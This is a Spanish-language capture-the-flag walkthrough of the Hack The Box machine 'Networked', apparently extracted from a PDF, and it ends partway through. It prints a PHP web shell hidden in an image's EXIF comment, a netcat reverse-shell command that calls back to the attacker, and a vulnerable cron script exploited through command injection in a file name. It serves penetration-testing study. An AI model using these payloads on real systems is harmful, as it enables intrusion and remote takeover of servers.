
Networked


Networked es una máquina fácil tirando a media-difícil debido a que presenta 2 casos en los que hay que analizar el código para lograr escalar privilegios. Haciendo una búsqueda de directorios logramos identificar los directorios de upload.php, upload, photos y backup de este último detectamos que en el directorio de uploads se guardan las imágenes subidas en upload.php seguidas de un valor el cual es la ip y el nombre del archivo. Se sube una imagen de prueba para validar lo anterior y se detecta que se podría subir una imagen maliciosa que contenga una inyección de comandos para posteriormente obtener una reverse Shell.
Utilizamos la herramienta exiftool para añadir código PHP que permita ejecutar comandos con esto creamos una reverse Shell con netcat y tenemos acceso al usuario apache. Al tener acceso a la máquina detectamos un archivo llamado check_attack el cual luego de analizar por una gran cantidad de tiempo, detectamos que se encarga de borrar el contenido de los archivos alojados en var/www/html/uploads/. Sin embargo, también trata de eliminar el contenido de la variable value que almacenaba básicamente el nombre de los archivos que se alojan allí, permitiéndonos crear un archivo con nombre de una reverse shell tipo netcat anteponiéndola de un ; y con el flag -c para concatenar.

Luego de obtener acceso al usuario guly identificamos que este usuario puede ejecutar como root sin tener la contraseña el script changename el cual permite ejecutar comandos como root parametrizando como datos de entrada en la variable NAME un comando, permitiendo ejecutar una bash y obteniendo acceso a root.


Escaneo:
nmap -Pn -p- --open 10.10.10.146 -T4




Versiones:




Visitamos el puerto 80




Buscamos directorios.
gobuster dir -u http://10.10.10.146/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," "




Ingresando a uploads.php encontramos que podemos subir archivos tipo imagen.




Pruebo subiendo una imagen normal y la busco en el directorio de photos.php




allí se detecta la imagen subida, también descargo descomprimo el archivo backup.tar del directorio backup




tar -xvf backup.tar




este contiene al parecer un backup de los directorios anteriormente encontrados



En una línea del archivo photos.php detectamos que podemos abrir las imágenes subidas añadiendo el nombre con que se guarda la imagen en el direcotio uploads




Hacemos lo que indica el código.
http://10.10.10.146/uploads/10_10_14_11.jpg



Ejecutar una reverse Shell a partir de una imagen con exiftool

Entonces cuál es la idea aquí sabemos que podemos subir imágenes, con esto podemos añadir código PHP específicamente una web Shell PHP y ejecutar comandos. Para hacer todo esto nos ayudaremos de **exiftool** y el siguiente link de ayuda
https://elhackeretico.com/como-ejecutar-una-reverse-shell-a-partir-de-una-imagen/

1. Buscamos una imagen que se haya logrado cargar y le cambiamos su extension por .php.jpeg tryharder.jpeg tryharder.php.jpeg



2) utilizamos exiftool y la siguiente linea
exiftool -Comment='"; system($_GET['cmd']); ?>' tryharder.php.png


```
~/machineshtb/Networked
exiftool -Comment='<?php echo "<pre>"; system($_GET['cmd']); ?>' tryharder.php.png
```

se puede validar el contenido añadido con el mismo exiftool


```
~/machineshtb/Networked
exiftool tryharder.php.jpeg
ExifTool Version Number         : 12.67
File Name                       : tryharder.php.jpeg
Directory                       : .
File Size                       : 7.9 kB
File Modification Date/Time     : 2024:07:08 02:12:03+00:00
File Access Date/Time           : 2024:07:08 02:17:09+00:00
File Inode Change Date/Time     : 2024:07:08 02:17:09+00:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Comment                         : <?php echo "<pre>"; system($_GET[cmd]); ?>
Image Width                     : 377
Image Height                    : 134
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 377x134
Megapixels                      : 0.051

~/machineshtb/Networked
```


3. Subimos el archivo en upload.php




4. Visitamos gallery para validar su correcta inclusión.




5. Busamos el archivo y le añadimos el ?cmd=comando.
http://10.10.10.146/uploads/10_10_14_11.php.jpeg?cmd=whoami




Ejecutamos una reverse Shell.
10.10.10.146/uploads/10_10_14_11.php.jpeg?cmd=nc -e /bin/bash 10.10.14.11 123




Y tenemos acceso a la máquina.



Rápidamente detectamos que hay otro usuario guly y no podemos acceder a el flag sin ser él .



Entonces procedo a mejorar la shell y empiezo a buscar formas de ser guly
(script /dev/null -c bash ctr+z ,en kali stty raw -echo; fg
,en víctima reset xterm export TERM=xterm en my kali hacemos esto para ver proporciones
stty size, en victima stty rows 39 columns 169)



Validamos el contenido de la carpeta guly y detectamos un script

```
-r--r--r--. 1 root   root       2 Oct 30  2018 index.html
bash-4.cat /home/guly/check_attack.php
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg= '';
$headers = "X-Mailer: check_attack.php\r\n";

$files = array();
$files = preg_grep('/^([^.])/', scandir($path));

foreach ($files as $key => $value) {
  $msg='';
  if ($value == 'index.html') {
  continue;
  }
  #echo "----------\n";

  #print "check: $value\n";
  list ($name,$ext) = getnameCheck($value);
  $check = check_ip($name,$value);

  if (!($check[0])) {
    echo "attack!\n";
    # todo: attach file
    file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
    echo "rm -f $path$value\n";
    mail($to, $msg, $msg, $headers, "-F$value");
  }
}

?>
bash-4.2$ W
```

Validamos también el archivo crontab.guly y detectamos que ejecuta el script check_attack.php cada 3 minutos

```
-r--------. 1 guly guly   33 Jul 25 03:21 user.txt
bash-4.2$ cat crontab.guly
*/3 * * * * php /home/guly/check_attack.php
bash-4.2$
[0] 0:zsh  1:nc* 2:nc-
```

Por ende volvemos a validar el script check y detectamos que ejecuta el comando exec con las variables path y value, adicionalmente path apunta a var/www/html/uploads/ y value se utiliza en la funcion check ip haciendo referencia a la ip y el nombre de la imagen que se subía en el directorio uploads.


```
bash-4.2$ cat check_attack.php
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg= '';
$headers = "X-Mailer: cneck_attack.php\r\n";
$files = array();
$files = preg_grep('/^([^.])/', scandir($path));

foreach ($files as $key => $value) {
        $msg='';
  if ($value == 'index.html') {
        continue;
  }
  #echo "-------------\n";

  #print "check: $value\n";
  list ($name,$ext) = getnameCheck($value);
  $check = check_ip($name,$value);

  if (!($check[0])) {
    echo "attack!\n";
    # todo: attach file
    file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
    echo "rm -f $path$value\n";
    mail($to, $msg, $msg, $headers, "-F$value");
  }
```



Me dirijo a /var/www/html/uploads y encuentro los archivos subidos y el index.html

```
bash-4.2$ ls -la
total 44
drwxrwxrwx. 2 root   root   4096 Jul 25 04:04 .
drwxr-xr-x. 4 root   root   4096 Jul  9  2019 ..
-rw-r--r--  1 apache apache 7885 Jul 25 04:04 10_10_14_4.jpeg
-rw-r--r--  1 apache apache 7931 Jul 25 04:03 10_10_14_4.php.jpeg
-rw-r--r--. 1 root   root   3915 Oct 30  2018 127_0_0_1.png
-rw-r--r--. 1 root   root   3915 Oct 30  2018 127_0_0_2.png
